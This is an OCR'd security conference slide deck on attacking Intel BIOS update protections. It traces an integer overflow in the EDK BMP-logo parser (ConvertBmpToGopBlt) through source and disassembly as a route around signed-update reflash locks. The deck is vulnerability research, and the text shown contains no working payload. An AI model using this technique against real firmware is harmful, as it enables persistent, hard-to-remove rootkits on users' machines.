# Attacking Intel® BIOS

Rafal Wojtczuk and Alexander Tereshkin


INVISIBLE THINGS LAB

Black Hat USA, July 30 2009
Las Vegas, NV

1 BIOS Reflashing **Background**

2 **Attacking** and Reflashing the Intel BIOS

3 **Consequences**




# BIOS Reflashing Background

Have others done it before us?

# ACPI tables infection by John Heasman

- ACPI tables are stored in BIOS image, so reflash capability is required to alter them!
- But most of the recent systems do not allow arbitrary (unsigned) reflashing...

"Generic" BIOS infection by Core

CORE SECURITY TECHNOLOGIES

## A Simple way to patch BIOS

- BIOS contains several checksums
- Any modification leads to an unbootable system.
- We used two techniques:
  1) Use a BIOS building tool (Pinczakko's method)
  2) Patch and compensate the 8-bit checksum
- Three easy steps:
  1) Dump BIOS using flashrom
  2) Patch and compensate
  3) Re-flash

source: http://www.coresecurity.com/content/Persistent-Bios-Infection

Did somebody say **simple**?

## Introduction

- Practical approach to generic & reliable BIOS code injection
- True Persistency
- Rootkit(ish) behavior
- OS independant

source: http://www.coresecurity.com/content/Persistent-Bios-Infection

Did somebody say **generic**?

So, what the heck are we doing here today? ;)

Why malware can **not** reflash a BIOS on most systems?

## 22.1.2 HSFS—Hardware Sequencing Flash Status Register (SPI Memory Mapped Configuration Registers)

| | | | |
|---|---|---|---|
| Memory Address: | SPIBAR + 04h | Attribute: | RO, R/WC, R/W |
| Default Value: | 0000h | Size: | 16 bits |

| Bit | Description |
|---|---|
| 15 | **Flash Configuration Lock-Down (FLOCKDN)** — R/W/L. When set to 1, those Flash Program Registers that are locked down by this FLOCKDN bit cannot be written. Once set to 1, this bit can only be cleared by a hardware reset due to a global reset or host partition reset in an Intel ME enabled system. |
| 14 | **Flash Descriptor Valid (FDV) —** RO. This bit is set to a 1 if the Flash Controller read the correct Flash Descriptor Signature.<br>If the Flash Descriptor Valid bit is not 1, software cannot use the Hardware Sequencing registers, but must use the software sequencing registers. Any attempt to use the Hardware Sequencing registers will result in the FCERR bit being set. |
| 13 | **Flash Descriptor Override Pin-Strap Status (FDOPSS)** — RO: This register reflects the value the Flash Descriptor Override Pin-Strap.<br>0 = The Flash Descriptor Override strap is set<br>1 = No override |
| 12:6 | Reserved |
| 5 | **SPI Cycle In Progress (SCIP)—** RO. Hardware sets this bit when software sets the Flash Cycle Go (FGO) bit in the Hardware Sequencing Flash Control register. This bit remains set until the cycle completes on the SPI interface. Hardware automatically sets and clears this bit so that software can determine when read data is valid and/or when it is safe to begin programming the next command. Software must only program the next command when this bit is 0.<br><br>**NOTE:** This field is only applicable when in Descriptor mode and Hardware sequencing is being used. |



Source: intel.com

## 13.1.31 BIOS_CNTL—BIOS Control Register (LPC I/F—D31:F0)

| | | | |
|---|---|---|---|
| Offset Address: | DCh | Attribute: | R/WLO, R/W, RO |
| Default Value: | 00h | Size: | 8 bit |
| Lockable: | No | Power Well: | Core |

| Bit | Description |
|---|---|
| 7:5 | Reserved |
| 4 | **Top Swap Status (TSS)** — RO. This bit provides a read-only path to view the state of the Top Swap bit that is at offset 3414h, bit 0. |
| 3:2 | **SPI Read Configuration (SRC)** — R/W. This 2-bit field controls two policies related to BIOS reads on the SPI interface:<br>Bit 3 = Prefetch Enable<br>Bit 2 = Cache Disable<br>Settings are summarized below:<br>**Bits 3:2** — **Description**<br>00b — **No prefetching, but caching enabled.** 64B demand reads load the read buffer cache with "valid" data, allowing repeated code fetches to the same line to complete quickly<br>01b — **No prefetching and no caching.** One-to-one correspondence of host BIOS reads to SPI cycles. This value can be used to invalidate the cache.<br>10b — **Prefetching and Caching enabled.** This mode is used for long sequences of short reads to consecutive addresses (i.e., shadowing).<br>11b — **Reserved. This is an invalid configuration**, caching must be enabled when prefetching is enabled. |
| 1 | **BIOS Lock Enable (BLE)** — R/WLO.<br>0 = Setting the BIOSWE will not cause SMIs.<br>1 = Enables setting the BIOSWE bit to cause SMIs. Once set, this bit can only be cleared by a PLTRST#. |
| 0 | **BIOS Write Enable (BIOSWE)** — R/W.<br>0 = Only read cycles result in Firmware Hub I/F cycles.<br>1 = Access to the BIOS space is enabled for both read and write cycles. When this bit is written from a 0 to a 1 and BIOS Lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMI code can update BIOS. |

Source: intel.com

So, what about those programs that can reflash the BIOS from Windows?

They only schedule a reflash, which itself takes place during an early stage of BIOS boot, when the flash locks are not applied yet

So far there has been no public presentation about how to reflash a BIOS that makes use of the reflashing locks and requires digitally signed updates...

... up until today...

- We can (potentially) exploit some coding error in the BIOS code (say, buffer overflow) to get control of early BIOS execution...
- Problem: early BIOS code usually takes no external [potentially malicious] input;
- PXE boot code happens too late (all interesting chipset locks, e.g. reflashing locks, are already applied)
- ...

...with an exception of a flash update process! It processes user provided data - the update!


# Attacking the Intel® BIOS

# Intel BIOS Updates Background

A BIO update contains "firmware volumes", described in UEFI specifications

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4 (0x4)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: CN=Fixed Product Certificate, OU=OPSD BIOS, O=Intel
        Corporation,
+L=Hillsboro, ST=OR, C=US
        Validity
            Not Before: Jan  1 00:00:00 1998 GMT
            Not After : Dec 31 23:59:59 2035 GMT
        Subject: CN=Fixed Flashing Certificate, OU=OPSD BIOS, O=Intel
+Corporation, L=Hillsboro, ST=OR, C=US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1022 bit)
                Modulus (1022 bit):
                    <snip>
                Exponent: 12173543 (0xb9c0e7)
        X509v3 extensions:
            2.16.840.1.113741.3.1.1.2.1.1.1.1: critical
                1............
    Signature Algorithm: sha1WithRSAEncryption
       <snip>
```

There are a few PE modules inside BIO that are not packed with anything. One of them happens to contain a code from:

`Edk\Sample\Universal\DxeIpl\Pei\DxeLoad.c`,

function `PeiProcessFile()`, which is responsible for unpacking BIO sections. The GUID of this file is:

`86D70125-BAA3-4296-A62F-602BEBBB9081`

```
EFI_STATUS PeiProcessFile ()
{
...
        DecompressProtocol  = NULL;

        switch (CompressionSection->CompressionType) {
        case EFI_STANDARD_COMPRESSION:
          Status = InstallTianoDecompress (&DecompressProtocol);
          break;

        case EFI_CUSTOMIZED_COMPRESSION:
          //
          // Load user customized compression protocol.
          //
          Status = InstallCustomizedDecompress
((EFI_CUSTOMIZED_DECOMPRESS_PROTOCOL **) &DecompressProtocol);
          break;
...

          Status = DecompressProtocol->Decompress (
...
                                        );
```

- Many of the BIO modules are compressed with a customized algorithm which is not opensourced in the EDK,
- Only the standard Tiano compression algorithm is open sourced there.

Edk\Foundation\Library\Pei\PeiLib\Decompress.c:

```
EFI_STATUS InstallTianoDecompress (
  EFI_TIANO_DECOMPRESS_PROTOCOL **This
  )
{
  *This = &mTianoDecompress;
  return EFI_SUCCESS;
}

EFI_TIANO_DECOMPRESS_PROTOCOL
mTianoDecompress = {
  TianoGetInfo,
  TianoDecompress
};

EFI_STATUS EFIAPI TianoDecompress ()
{
  return Decompress (
...
          );
}
```

Edk\Foundation\Library\CustomizedDecompress\CustomizedDecompress.c

```
EFI_STATUS
InstallCustomizedDecompress (
  EFI_CUSTOMIZED_DECOMPRESS_PROTOCOL **This
  )
{
  *This = &mCustomizedDecompress;
  return EFI_SUCCESS;
}

EFI_CUSTOMIZED_DECOMPRESS_PROTOCOL
mCustomizedDecompress = {
  CustomizedGetInfo,
  CustomizedDecompress
};

EFI_STATUS EFIAPI
CustomizedDecompress ()
{
  return EFI_UNSUPPORTED;
}
```

So, we had to look at the `PeiProcessFile()` implementation to locate the decompressor code...

```
FFFF98CE    movzx   eax, [eax+EFI_COMPRESSION_SECTION.CompressionType]
FFFF98D2    sub     eax, 0
FFFF98D5    jz      EFI_UNSUPPORTED
FFFF98DB    dec     eax
FFFF98DC    jz      short EFI_STANDARD_COMPRESSION
FFFF98DE    dec     eax
FFFF98DF    jnz     EFI_UNSUPPORTED
FFFF98E5    mov     edi, offset mCustomizedDecompress
FFFF98EA    jmp     short loc_FFFF98F1
FFFF98EC
FFFF98EC EFI_STANDARD_COMPRESSION:
FFFF98EC    mov     edi, offset mTianoDecompress
...

FFFF929C mTianoDecompress dd offset EfiTianoGetInfo
FFFF92A0                  dd offset TianoDecompress
...
FFFF92F4 mCustomizedDecompress dd offset CustomizedGetInfo
FFFF92F8                  dd offset CustomizedDecompress
```

```
FFFFBAE7 CustomizedDecompress proc
FFFFBAE7                push    ebp
FFFFBAE8                mov     ebp, esp
FFFFBAEA                mov     ecx, [ebp+arg_4]
FFFFBAED                cmp     byte ptr [ecx+3], 0
FFFFBAF1                push    esi
FFFFBAF2                jnz     short loc_FFFFBB25
FFFFBAF4                mov     eax, [ebp+arg_18]
FFFFBAF7                mov     esi, [ebp+arg_14]
FFFFBAFA                shr     eax, 1
FFFFBAFC                push    eax
FFFFBAFD                lea     edx, [eax+esi]
                        ...
```


Does not look like "return EFI_UNSUPPORTED"! ;)

# Possible Attack Vectors

- Obviously, we cannot insert arbitrary code into .BIO update, as the code is signed (and the signature is verified before reflash is allowed by the BIOS)
- But still, the update process must parse "envelope" of the update (firmware volume format), and perform crypto operations; some potential for a vulnerability here...
- (Although we don't exploit this today)

- Does the update contain some unsigned fragments?
- Yes, it contains the picture with boot splash logo (which can be changed by e.g. an OEM)

Intel Integrator Toolkit lets you integrate your logo into the BIOS...


Intel® Integrator Toolkit Framework Edition - [Q45 custom update]
File Edit View Tools Help
My System
BIOS Settings
Maintenance
Main
Advanced
Boot Configuration
Peripheral Configuration
Floppy Configuration
Drive Configuration
Event Log Configuration
Video Configuration
Fan Control
Chipset Configuration
USB Configuration
Security
Boot
Power
SMBIOS
Flex Modules
Module
Status
Dpsd Logo
Required
Customize BIOS Splash Screen
File Badge
ITL
INVISIBLE THINGS LAB
Intel® Integrator Toolkit
FRAMEWORK EDITION
For Help, press F1
start
Intel® Integrator To...
11:50 AM

The BIOS displays the logo when booting
(this is at the very early stage of the boot)

The BMP image that is embedded into the *.BIO doesn't need to be signed in any way (of course)

Where is The Bug?

https://edk.tianocore.org/

tiano_edk/source/Foundation/Library/Dxe/Graphics/Graphics.c:

```
EFI_STATUS ConvertBmpToGopBlt ()
{
...
 if (BmpHeader->CharB != 'B' || BmpHeader->CharM != 'M') {
     return EFI_UNSUPPORTED;
   }

   BltBufferSize = BmpHeader->PixelWidth * BmpHeader->PixelHeight
      * sizeof (EFI_GRAPHICS_OUTPUT_BLT_PIXEL);
   IsAllocated   = FALSE;
   if (*GopBlt == NULL) {
     *GopBltSize = BltBufferSize;
     *GopBlt     = EfiLibAllocatePool (*GopBltSize);
```

In order to exploit the vulnerability we need to find an actual code for this function...

- There is only one caller of the vulnerable function - EnableQuietBootEx(), which is located in the same source file
- EnableQuietBootEx() begins with a few references to protocol GUIDs which can help spotting the binary module

```
Status = gBS->LocateProtocol (
              &gEfiConsoleControlProtocolGuid,
              NULL,
              (VOID**)&ConsoleControl);
...
Status = gBS->HandleProtocol (
             gST->ConsoleOutHandle,
             &gEfiGraphicsOutputProtocolGuid,
             (VOID**)&GraphicsOutput);
...
Status = gBS->HandleProtocol (
             gST->ConsoleOutHandle,
             &gEfiUgaDrawProtocolGuid,
             (VOID**)&UgaDraw);
...
Status  = gBS->LocateProtocol (
             &gEfiOEMBadgingProtocolGuid,
             NULL,
             (VOID**)&Badging);
```

These GUIDs are defined in the EDK. By searching for their values, the following (packed) file has been found:

**`A6F691AC-31C8-4444-854C-E2C1A6950F92`**

and it turns out it contains vulnerable `ConvertBmpToGopBlt`() implementation.

```
.text:00000001000D2C9                sub     rsp, 28h
.text:00000001000D2CD                cmp     byte ptr [rcx], 42h ; 'B'
.text:00000001000D2D0                mov     rsi, r8
.text:00000001000D2D3                mov     rbx, rcx
.text:00000001000D2D6                jnz     loc_1000D518
.text:00000001000D2DC                cmp     byte ptr [rcx+1], 4Dh ; 'M'
.text:00000001000D2E0                jnz     loc_1000D518
.text:00000001000D2E6                xor     r13d, r13d
.text:00000001000D2E9                cmp     [rcx+1Eh], r13d
.text:00000001000D2ED                jnz     loc_1000D518
.text:00000001000D2F3                mov     edi, [rcx+0Ah]
.text:00000001000D2F6                add     rdi, rcx
.text:00000001000D2F9                mov     ecx, [rcx+12h] ; PixelWidth
.text:00000001000D2FC                mov     r12, rdi
.text:00000001000D2FF                imul    ecx, [rbx+16h] ; PixelHeight
.text:00000001000D303                shl     rcx, 2         ; sizeof
(EFI_GRAPHICS_OUTPUT_BLT_PIXEL)
.text:00000001000D307                cmp     [r8], r13
.text:00000001000D30A                jnz     short loc_1000D32B
.text:00000001000D30C                mov     [r9], rcx
.text:00000001000D30F                call    sub_1000C6A0 ; alloc wrapper
```

